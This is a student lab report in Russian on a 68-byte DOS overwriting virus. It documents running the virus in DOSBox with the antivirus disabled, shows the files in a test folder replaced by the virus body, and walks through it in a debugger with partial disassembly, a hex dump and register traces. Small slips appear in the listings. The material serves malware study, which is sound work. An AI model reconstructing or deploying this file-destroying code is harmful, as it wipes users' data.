


## Протасеня Дмитрий Олегович, 4 курс 13 группа

### Лабораторная работа №2 Часть 1

Используя оболочку DosBox, книгу про ассемблер, набрать исходный текст ВИРУСА DНog68, транслировать, линковать, получить СОМ-файл, и исполнить его для какой-либо папки!!! Проверить, действительно ли происходит заражение всех файлов папки. Скопировать зараженный файл в другую папку и «запустить» его. 1.2. Проверить, каким образом НА ПОЯВЛЕНИЕ ЭТОГО ФАЙЛА.com реагирует Ваша антивирусная защита (если пока её нет – установить любой бесплатный антивирусник).

### Результаты работы:

При попытке запустить полученный файл получили предупреждение от антивируса:



После отключения антивируса и запуска исполняемого файла на тестовой папке получили следующее:

Исходный текст файла test1.txt, находившегося в папке, до выполнения вируса:

```
D:\TESTFOLD>type test1.txt
Hello!
D:\TESTFOLD>S_
```

Содержимое того же файла после:


```
D:\TESTFOLD>type test1.txt
-|N||@@=!-|C|| ||R =!-|C||@||R || =!7@=||R =!ô-|@||DÉÉ|| @=!-|>=!-|0=!s||1||@u=!*. *
D:\TESTFOLD>_
```

Более того, можем заметить, что содержимое этого файла (и всех других файлов) и файла с вирусов стало идентичным (68 байт), поэтому можно сделать вывод, что вирус действительно записывает себя во все файлы текущей папки:

```
D:\TESTFOLD>type test1.txt
-|N||@@=!-|C|| ||R =!-|C||@||R || =!7@=||R =!ô-|@||DÉÉ|| @=!-|>=!-|0=!s||1||@u=!*. *
D:\TESTFOLD>type lab2.com
-|N||@@=!-|C|| ||R =!-|C||@||R || =!7@=||R =!ô-|@||DÉÉ|| @=!-|>=!-|0=!s||1||@u=!*. *
D:\TESTFOLD>dir
Directory of D:\TESTFOLD\
.                <DIR>                16-10-2022 19:29
..               <DIR>                16-10-2022 19:30
LAB2             COM                  68 16-10-2022 19:31
TEST1            TXT                  68 16-10-2022 19:31
TEST2            TXT                  68 16-10-2022 19:31
      3 File(s)                204 Bytes.
      2 Dir(s)                 262,111,744 Bytes free.
```

## Лабораторная работа №2 Часть 2


**Пункт 2.1.** При отладке вируса в момент его загрузки в оперативную память получили следующие значения сегментных регистров:



| [ ]=Watches |                    | 2=[ ]=[ ]= |
|-------------|--------------------|------------|
| SS          | word 18589 (489Dh) |            |
| ES          | word 18589 (489Dh) |            |
| DS          | word 18589 (489Dh) |            |
| CS          | word 18589 (489Dh) |            |


Все они имеют одинаковые значения, так как при запуске COM-файлов все они указывают на PSP.

Так же стоит отметить, что в COM-файлах первая инструкция смещена на 100h (256 байт):



| ≡ File Edit View Run Breakpoints Data |        |     |          |
|---------------------------------------|--------|-----|----------|
| [ ]=CPU 80486                         |        |     |          |
| cs:0100                               | B44E   | mov | ah, 4E   |
| cs:0102                               | BA4001 | mov | dx, 0140 |
| cs:0105                               | CD21   | int | 21       |
| cs:0107                               | B443   | mov | ah, 43   |
| cs:0109                               | B000   | mov | al, 00   |
| cs:010B                               | BA9E00 | mov | dx, 009E |
| cs:010E                               | CD21   | int | 21       |
| cs:0110                               | B443   | mov | ah, 43   |
| cs:0112                               | B001   | mov | al, 01   |

### Пункт 2.2



| [ ]=CPU 80486 |        |      |          |
|---------------|--------|------|----------|
| cs:0114       | BA9E00 | mov  | dx, 009E |
| cs:0117       | B100   | mov  | cl, 00   |
| cs:0119       | CD21   | int  | 21       |
| cs:011B       | B8013D | mov  | ax, 3D01 |
| cs:011E       | BA9E00 | mov  | dx, 009E |
| cs:0121       | CD21   | int  | 21       |
| cs:0123       | 93     | xchg | bx, ax   |

Из скриншота видно, что команда `mov ax, 3D01` имеет код B8013D (little-endian), и, соответственно занимает 3 байта.

### Пункт 2.3

|         |        |     |         |
|---------|--------|-----|---------|
| CS:0124 | B440   | MOV | al,40   |
| CS:0126 | B144   | MOV | cl,44   |
| CS:0128 | 90     | NOP |         |
| CS:0129 | 90     | NOP |         |
| CS:012A | BA0001 | MOV | dx,0100 |

Из скриншота можем заметить, что команде **nop** ставится в соответствие код 90h. При их удалении функционал вируса изменится.

**Пункт 2.4.** Метке start ставится в соответствие адрес cs:0100, так как она указывает на первую команду программы.

Метке a\_MaskForVir (указывающая на значение «\*.»») ставится в соответствие адрес ds:0140 (см. скриншоты ниже)

```
38 start endp
39     a_MaskForVir db '*,*',0
40 seg000 ends
```

|         |                         |     |      |
|---------|-------------------------|-----|------|
| ds:0130 | 3E CD 21 B4 4F CD 21 73 | >=! | 0=!s |
| ds:0138 | CE B4 31 BA 30 75 CD 21 | 1   | Qu=! |
| ds:0140 | 2A 2E 2A 00 00 00 00 00 | *   | .*   |
| ds:0148 | 00 00 00 00 00 00 00 00 |     |      |

**Пункт 2.5.** Отследим с помощью отладчика изменение значения регистра AX в ходе выполнения программы:

Шаг 0: 0000

Шаг 15: 0005

Шаг 1: 4E00

Шаг 16: 0000

Шаг 3: 0000

Шаг 17: 4000

Шаг 4: 4300

Шаг 22: 0044

Шаг 7: 0020

Шаг 23: 3E44

Шаг 8: 4320

Шаг 25: 4F44

Шаг 9: 4301

Шаг 26: 0012

Шаг 12: 0202

Шаг 28: 3112

Шаг 13: 3D01

Шаг 30: 0192